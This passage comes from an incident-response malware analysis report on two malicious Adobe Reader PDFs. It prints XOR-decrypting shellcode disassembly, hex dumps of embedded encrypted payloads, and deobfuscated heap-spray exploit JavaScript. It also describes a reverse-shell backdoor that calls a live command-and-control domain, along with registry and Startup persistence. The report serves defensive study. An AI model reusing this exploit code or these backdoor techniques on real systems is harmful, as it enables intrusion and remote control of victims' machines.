.text:00401005 000 33 C9                                xor     ecx, ecx
.text:00401005
.text:00401007
.text:00401007                          loc_401007:                             ; CODE XREF: start+12↓j
.text:00401007 000 80 30 97                             xor     byte ptr [eax], 97h
.text:0040100A 000 40                                   inc     eax
.text:0040100B 000 41                                   inc     ecx
.text:0040100C 000 81 F9 00 07 00 00                    cmp     ecx, 700h
.text:00401012 000 75 F3                                jnz     short loc_401007
.text:00401012
.text:00401014 000 90                                   nop
.text:00401015 000 90                                   nop
.text:00401016 000 90                                   nop
.text:00401017 000 90                                   nop
.text:00401018 000 90                                   nop
.text:00401019 000 90                                   nop
.text:0040101A 000 90                                   nop
.text:0040101B 000 C2 1C 7B                             retn    7B1Ch
.text:0040101B
.text:0040101B                          start           endp
```

Again, it is a fairly standard shellcode with a XOR loop as a stub. Once the code is decrypted, control is transferred to it.

The primary shellcode then located the second shellcode and allocated memory inside the Adobe Reader process. It then loaded the second shellcode to the allocated memory and transferred control to it:

```
0C0D8ACE    FF55 FC     CALL    [EBP-4]
0C0D8AD1    6A 40       PUSH    40
0C0D8AD3    68 00100000 PUSH    1000
0C0D8AD8    68 00100000 PUSH    1000
0C0D8ADD    6A 00       PUSH    0
0C0D8ADF    FF55 F0     CALL    [EBP-10]                    VirtualAlloc
0C0D8AE2    8945 CC     MOV     [EBP-34], EAX
0C0D8AE5    6A 00       PUSH    0
0C0D8AE7    8D45 D8     LEA     EAX, [EBP-28]
0C0D8AEA    50          PUSH    EAX
0C0D8AEB    68 00100000 PUSH    1000
0C0D8AF0    8B4D CC     MOV     ECX, [EBP-34]
0C0D8AF3    51          PUSH    ECX
0C0D8AF4    8B55 E0     MOV     EDX, [EBP-20]
0C0D8AF7    52          PUSH    EDX
0C0D8AF8    FF55 F4     CALL    [EBP-C]                     ReadFile
0C0D8AFB    8B45 CC     MOV     EAX, [EBP-34]               eax points to the second shellcode
0C0D8AFE    FFE0        JMP     EAX                         control is transferred to the second shellcode
```


At this stage, register *eax* points to the following code that was already discussed above:

```
02E40000    90              NOP
02E40001    90              NOP
02E40002    83C0 1B         ADD     EAX, 1B
02E40005    33C9            XOR     ECX, ECX
02E40007    8030 97         XOR     BYTE PTR [EAX], 97
02E4000A    40              INC     EAX
02E4000B    41              INC     ECX
02E4000C    81F9 00070000   CMP     ECX, 700
02E40012  ^ 75 F3           JNZ     SHORT 02E40007
02E40014    90              NOP
02E40015    90              NOP
02E40016    90              NOP
02E40017    90              NOP
02E40018    90              NOP
02E40019    90              NOP
02E4001A    90              NOP
02E4001B    C2 1C7B         RETN    7B1C
```

The XOR routine decrypted the rest of the code:

```
02E40000    90              NOP
02E40001    90              NOP
02E40002    83C0 1B         ADD     EAX, 1B
02E40005    33C9            XOR     ECX, ECX
02E40007    8030 97         XOR     BYTE PTR [EAX], 97
02E4000A    40              INC     EAX
02E4000B    41              INC     ECX
02E4000C    81F9 00070000   CMP     ECX, 700
02E40012  ^ 75 F3           JNZ     SHORT 02E40007
02E40014    90              NOP
02E40015    90              NOP
02E40016    90              NOP
02E40017    90              NOP
02E40018    90              NOP
02E40019    90              NOP
02E4001A    90              NOP
02E4001B    55              PUSH    EBP
02E4001C    8BEC            MOV     EBP, ESP
02E4001E    81EC 18060000   SUB     ESP, 618
02E40024    53              PUSH    EBX
02E40025    56              PUSH    ESI
02E40026    57              PUSH    EDI
02E40027    C745 C8 01000000    MOV     DWORD PTR [EBP-38], 1
02E4002E    C745 BC 00000000    MOV     DWORD PTR [EBP-44], 0
02E40035    C745 AC 80000000    MOV     DWORD PTR [EBP-54], 80
02E4003C    C785 34FEFFFF 00000000  MOV     DWORD PTR [EBP-1CC], 0
02E40046    C685 28FAFFFF 31    MOV     BYTE PTR [EBP-5D8], 31
02E4004D    C685 29FAFFFF 2E    MOV     BYTE PTR [EBP-5D7], 2E
02E40054    C685 2AFAFFFF 65    MOV     BYTE PTR [EBP-5D6], 65
02E4005B    C685 2BFAFFFF 78    MOV     BYTE PTR [EBP-5D5], 78
02E40062    C685 2CFAFFFF 65    MOV     BYTE PTR [EBP-5D4], 65
02E40069    33C0            XOR     EAX, EAX
02E4006B    8985 2DFAFFFF   MOV     [EBP-5D3], EAX
02E40071  v E9 A2040000     JMP     02E40518
02E40076    5F              POP     EDI
```


The decrypted shellcode is responsible for creating the '1.exe' file inside the %TEMP% directory. The file was created out of the encrypted data hidden inside the original PDF file at the physical offset *6BCE.* The data under red line in the following screenshot contains the encrypted '1.exe' executable:



```
00006BB0: 64 6F 62 6A 0D 73 74 61|72 74 78 72 65 66 0D 0A  | dobj.startxref..
00006BC0: 32 37 32 38 32 0D 0A 25|25 45 4F 46 0D 0A 4D A5  | 27282..%%EOF..M¥
00006BD0: 6E FD FF FB FA F9 FC F7|F6 F5 0B 0C F2 F1 48 EF  | nýÿûúùü÷õõ..òñHï
00006BE0: EE ED EC EB EA E9 A8 E7|E6 E5 E4 E3 E2 E1 E0 DF  | îíìëêé¨çæåäãâáàß
00006BF0: DE DD DC DB DA D9 D8 D7|D6 D5 D4 D3 D2 D1 D0 CF  | ÞÝÜÛÚÙØ×ÖÕÔÓÒÑÐÏ
00006C00: CE CD CC CB CA C9 C8 C7|C6 C5 1C C3 C2 C1 CE A0  | ÎÍÌËÊÉÈÇÆÅ.ÃÂÁÎ
00006C10: 04 B3 BC 0F B3 74 99 0F|B7 F9 79 92 E6 D9 D9 DC  | .³¼.³t™.·ùy'æÙÙÜ
00006C20: 8E DD DE C4 CD DB C9 CA|86 C6 C5 CD CC CE D4 BF  | ŽÝÞÄÍÛÉÊ†ÆÅÍÌÎÔ¿
00006C30: FC F8 BC E9 EF F7 B8 FE|F8 B5 D0 DC C1 B1 FD E0  | üø¼éï÷¸þøµÐÜÁ±ýà
00006C40: EA E8 A2 86 87 83 AC 87|86 85 84 83 82 81 6A 59  | êè¢†‡ƒ¬‡†…„ƒ‚jY
00006C50: 8D 7B D2 3C E7 2C D6 30|EB 20 DA 34 EF 24 A5 34  | {Ò<ç,Ö0ë Ú4ï$¥4
00006C60: FF 38 C0 2C F7 3C 45 3C|F5 30 D8 24 FF 34 26 07  | ÿ8À,÷<E<õ0Ø$ÿ4&.
00006C70: C9 08 B2 1C C7 0C 35 1F|96 00 FD 14 CF 04 FE 08  | É.².Ç.5. .ý.Ï.þ.
00006C80: D2 18 B2 0C D7 1C 0E 1F|D0 10 E0 04 DF 14 12 56  | Ò.².×...Ð.à.ß..V
00006C90: 5D 55 92 7C A7 6C 38 37|36 35 34 33 32 31 30 2F  | ]U'|§l8765432l0/
00006CA0: 2E 2D 2C 2B 2A 29 78 62|26 25 68 22 21 21 F8 02  | .-,+*)xb&%h"!!ø.
00006CB0: 64 57 1C 1B 1A 19 18 17|16 15 F4 13 1D 10 1B 0E  | dW.........ô.....
00006CC0: 08 0D 0C 77 0A 09 08 4B|06 05 04 03 02 01 1E C7  | ...w...K.......Ç
00006CD0: FE FD FC EB FA F9 F8 67|F6 F5 F4 F3 B2 F1 F0 FF  | þýüëúùøgöõôó²ñðÿ
00006CE0: EE ED EC E9 EA E9 EC E7|E6 E5 E4 E3 E2 E1 E4 DF  | îíìéêéìçæåäãâáàß
00006CF0: DE DD DC DB DA D9 D8 37|D6 D5 D4 D7 D2 D1 D0 CF  | ÞÝÜÛÚÙØ7ÖÕÔ×ÒÑÐÏ
00006D00: CE CD CE CB CA C9 C8 C7|D6 C5 C4 D3 C2 C1 C0 BF  | ÎÍÎËÊÉÈÇÖÅÄÓÂÁÀ¿
00006D10: AE BD BC AB BA B9 B8 B7|B6 B5 A4 B3 B2 B1 B0 AF  | ®½¼«º¹¸·¶µ¤³²±°¯
```

Once the '1.exe' is extracted, it is executed. Next, the shellcode extracted the second file - the non-malicious instance of the original PDF file to be launched in a separate Adobe Reader window. Its task is to mislead the user to think that the original file instance opened successfully and malicious activity has not taken place.

The non-malicious PDF file was also encrypted and was located at the physical offset 105CE. The data under red line in the following screenshot contained the non-malicious instance of the PDF file:



```
000105B0: 1E 1D 1C 1B 1A 19 18 17|16 15 14 13 12 11 10 0F  | ..............
000105C0: 0E 0D 0C 0B 0A 09 08 07|06 05 04 03 02 01 52 27  | ..............R'
000105D0: 33 31 5A 46 59 43 7D 52|B4 D3 B4 CB B4 C1 B4 E8  | 31ZFYC}R´Ó´Ë´Á´è
000105E0: 7D 45 57 47 57 18 15 1D|7D 4B 4B 58 3B 12 19 10  | }EWGW...}KKX;...
000105F0: 03 1F 57 44 57 47 57 25|58 31 1E 1B 03 12 05 58  | ..WDWGW%X1.....X
00010600: 31 1B 16 03 12 33 12 14|18 13 12 49 49 7D 04 03  | 1....3.....II}..
00010610: 05 12 16 1A 7D 0F EB 44|27 5F 90 5D 23 47 27 47  | ....}.ëD'_]#G'G
00010620: A7 44 23 47 C2 43 A2 44|21 C7 47 46 A3 C4 23 5F  | §D#GÂC¢D!ÇGF£Ä#_
00010630: 3D 22 7F A0 25 BF 94 7D|23 77 77 0D CA 70 5C 7D  | =" %¿")#ww.Êp\}
00010640: 12 19 13 04 03 05 12 16|1A 7D 12 19 13 18 15 1D  | .........}......
00010650: 7D 7D 44 57 47 57 18 15|1D 7D 43 45 7D 12 19 13  | }}DWGW...}CE}...
00010660: 18 15 1D 7D 7D 42 57 47|57 18 15 1D 7D 4B 4B 7D  | ...}}BWGW...}KK}
00010670: 49 49 7D 12 19 13 18 15|1D 7D 7D 41 57 47 57 18  | II}......}}AWGW.
00010680: 15 1D 7D 4B 4B 58 31 18|19 03 57 42 57 47 57 25  | ..}KKX1...WBWGW%
00010690: 7D 58 27 05 18 14 24 12|03 2C 58 27 33 31 58 23  | }X'...$..,X'31X#
000106A0: 12 0F 03 2A 49 49 7D 12|19 13 18 15 1D 7D 7D 46  | ...*II}.....}}F
000106B0: 57 47 57 18 15 1D 7D 4B|4B 58 23 0E 07 12 58 27  | WGW...}KKX#...X'
000106C0: 16 10 12 58 27 16 05 12|19 03 57 43 57 47 57 25  | ...X'.....WCWGW%
000106D0: 58 25 12 04 18 02 05 14|12 04 57 41 57 47 57 25  | X%........WAWGW%
000106E0: 58 3A 12 13 1E 16 35 18|0F 2C 47 57 47 57 42 4E  | X:....5..,GWGWBN
000106F0: 42 57 4F 43 45 2A 58 30|05 18 02 07 4B 4B 58 24  | BWOCE*X0....KKX$
00010700: 58 23 05 16 19 04 07 16|05 12 19 14 0E 58 34 24  | X#...........X4$
00010710: 58 33 12 01 1E 14 12 25|30 35 58 3E 57 03 05 02  | X3.....%05X>W...
00010720: 12 49 49 58 34 18 19 03|12 19 03 04 57 45 57 47  | .IIX4.......WEWG
00010730: 57 25 49 49 7D 12 19 13|18 15 1D 7D 7D 43 57 47  | W%II}.....}}CWG
00010740: 57 18 15 1D 7D 4B 4B 58|23 0E 07 12 58 27 16 10  | W...}KKX#...X'..
```

Once the non-malicious PDF was decrypted, the user was displayed the non-malicious PDF document within a separate instance of Adobe Reader. The instance containing the malicious shellcode then terminated, leaving the malicious '1.exe' file running on the system.

2.2 Payload Analysis: 1.exe & office.exe


2.2.1 Static Analysis

Analysis revealed the delivered payload (1.exe & office.exe) to be a standard Portable Executable file. It is not packed. The following strings of interest were extracted from the executable:

```
www.olmusic100.com
\office.exe
exit
cmd
Ready!
connect ok
GET
WinHTTP 1.0
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
connect %s
E@N
dir
get
put
E@N
\cmd.exe
new.new
wb+
```

```
.new
put
</head>
<head>
https://
```

The internal Time Stamp indicates that the binary had been compiled in August 2009:



2.2.2 Dynamic Analysis

Dynamic analysis of the payload (1.exe & office.exe) was performed in order to understand its behavior during execution. As previously stated, the malicious '1.exe' binary was copied into the user's Startup folder (%HOMEPATH%\Start Menu\Programs\Startup) as 'office.exe' to ensure execution upon user login.

When executed, the malicious binary slept for a random time, after which system information was collected. When decoded, the collected data appeared as follows:

```
NOTIFY *
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age
LOCATION: http://192.168.10.100:2869/IGatewayDeviceDescDoc
NT: upnp:rootdevice
NTS: ssdp:alive
SERVER: VxWorks/5.4.2
USN: uuid:13814000-1dd2-11b2-9fff-002369185c52::upnp:rootdevice
```

*Note: In this example, 192.168.10.100 is the test network's default gateway.

Next, the malicious binary opened a connection to 'www.olmusic100.com'. The connection to 'www.olmusic100.com' was established with a set of *WinHttpXXX* functions (using local IE proxy settings if needed). The malware utilized its own HTTP protocol handler and was able to exchange data with the remote server at the time of analysis. A GET request was then sent and the subsequent response confirmed:

- If the response from the server was confirmed with a 'connect ok' statement, the captured system data in base64 format was embedded inside standard head tags (<head></head>) and sent.
- If the response from the server was confirmed with a 'Ready!' statement, the malware read the data sent back by server and checked to see if first 3 characters were 'cmd' or 'exi'. If a 'cmd' was received, a call to the command line was made and a shell was spawned. If an 'exi' was received, execution exited.

When a shell was spawned, remote commands were executed via 'cmd.exe' from the %SYSTEM% directory, while Std I/O and Std Error were redirected via pipes ('|'). Additional functionality was also available for file transfer (FTP): 'put' and 'get'. If a file was transferred to the system already existed and could not be overwritten, a new file was created and saved as 'new.new'.

*Note: As previously outlined, research indicates the delivered payload (1.exe & office.exe) is a reverse-shell backdoor, which allows the intruder to execute remote commands and transfer and execute files on the infected system. As of the issuance of this report, the latest virus definition update from various Anti-Virus vendors detects the malicious executable as a generic Trojan horse program.

3 Malicious PDF: Sample #2

The malicious PDF sample analyzed in this section was also located during an Incident Response engagement with one of SpiderLab's *Incident Readiness Service* customers. The following section contains a high-level analysis of the secondary malicious PDF sample provided to Trustwave's Incident Response Team.

3.1 Dropper analysis

3.1.1 Static Analysis

Strings and content of Sample #2 were reviewed, but no significant information was found. Analysis tools indicated the file to be corrupted (as with Sample #1) – such result is a hint that there is something suspicious about the content of the analyzed file.

As with the primary sample (Sample #1), steps were taken to extract the JavaScript code from the malicious PDF sample. The code was then edited for better readability, as presented below:


```
function urpl(sc)
{
  var keyu= "%u";
  var re = /XX/g;
  sc = sc.replace(re,keyu);
  return sc;
}

function funcdd()  { a=1; funcdd() }
function pudian1() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); }
function pudian2() { util.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj",new Date()); }
function chufa(str0)
 {
  try
    { this.media.newPlayer(null); }
  catch(e)
    { }
  util.printd(str0,new Date());
 }

function xxsc(sc)
 {
  var sprdataxx = "XX0c0cXX0c0c";
  var esprpl=unescape;
  var urpled = esprpl(urpl(sc));
  var blknum = 0x10000;
  var sprdata = esprpl(urpl(sprdataxx));

  while(sprdata.length<blknum)
      sprdata+=sprdata;
  sprblk=sprdata.substring(0,0x10000);
  scblk=urpled.substring(0,urpled.length);
  var shuzu=Array;
  mlll=new shuzu();
  for(x=0;x<1500;x++)
      mlll[x]=sprblk+scblk;
 }

var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX
var s2=  "000XXA000XX43C0XX0040XX4588XX33D4XX66C9XX4D89XX88D5XXD74DXX45C7XX10D0XX0015XXBA00XX0001XX00
var s3 = "X0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX

if(app.viewerVersion>=100) { funcdd() }
else
 {
  if(app.viewerVersion>=100) { funcdd() }
  else
   {
     if(app.viewerVersion>=8)
       {
         xxsc(s1+s2+s3);
         var aaa=null;
         var str1=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%
         pudian1();
         pudian2();
         chufa(str1);
       }
    }
}
```

The JavaScript code appeared to be very similar to the code used by Sample #1. Present are the same function names, similar routines, and the same method of triggering the vulnerability in Acrobat Reader. The primary binary shellcode was identical to Sample #1 – the only difference is that in Sample #1 it was stored in one variable called '*s*', while in the Sample #2 it is stored in 3 variables '*s*'', '*s2*', and '*s3*'. The main differences are the inclusion of anti-analysis and anti-forensic techniques to thwart analysis.

3.1.2 Dynamic Analysis

Dynamic analysis of the secondary sample malware was performed in order to understand its behavior during execution. When the sample PDF document was initially opened, a clean copy of the PDF document (for legitimate viewing) and the file 'Updater.exe' was created within the user's temp directory (%TEMP%).

The file 'Updater.exe' was then executed and the non-malicious PDF opened in an instance of Acrobat Reader as shown below:



3.1.3 Deep Analysis

Deep analysis of the primary binary shellcode was not performed since the shellcode is exactly the same as the one utilized in Sample #1.

Analysis of the second binary shellcode is not included in this report to avoid repetition. On a functional level, the behavior of the second binary shellcode mimics that utilized by Sample #1 – the minor differences being the file names used for its payload ('office.exe' in Sample#1 and 'Updater.exe' for Sample #2).


3.2 Payload Analysis: Updater.exe

3.2.1 Static Analysis

Analysis revealed the 'Updater.exe' file to be a standard Portable Executable file. It is not packed. The following strings of interest were extracted from the malware:

```
Win
Win
```

The internal Time Stamp indicates the binary had been compiled in December 2008:



3.2.2 Dynamic Analysis

Dynamic analysis of the payload was performed in order to understand its behavior during execution. When executed, 'Updater.exe' copied itself:

- As 'b487ee.msi' file to the %SYSTEMROOT%\Installer directory
- As 'ai477ux.sys' to the %SYSTEMROOT%\system32\dllcache directory
- As 'NeroCheck32.exe' to the %SYSTEMROOT%\system32 directory.

The timestamps on 'b487ee.msi', 'ai477ux.sys', and 'NeroCheck32.exe' were intentionally modified by the malware to blend in with legitimate Windows operating system files.

The malware also created the registry key 'HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{938A5DCD-289C-E4FA-47D8-D08CBAA194CF}' and populated it with various subkeys and values, including 'StubPath' value that is set to 'NeroCheck32.exe'. This registry entry is set to ensure that the file will be launched each time system starts. To ensure only a single instance was executed, a mutex of 'www.UC0904.1.org' was also created.

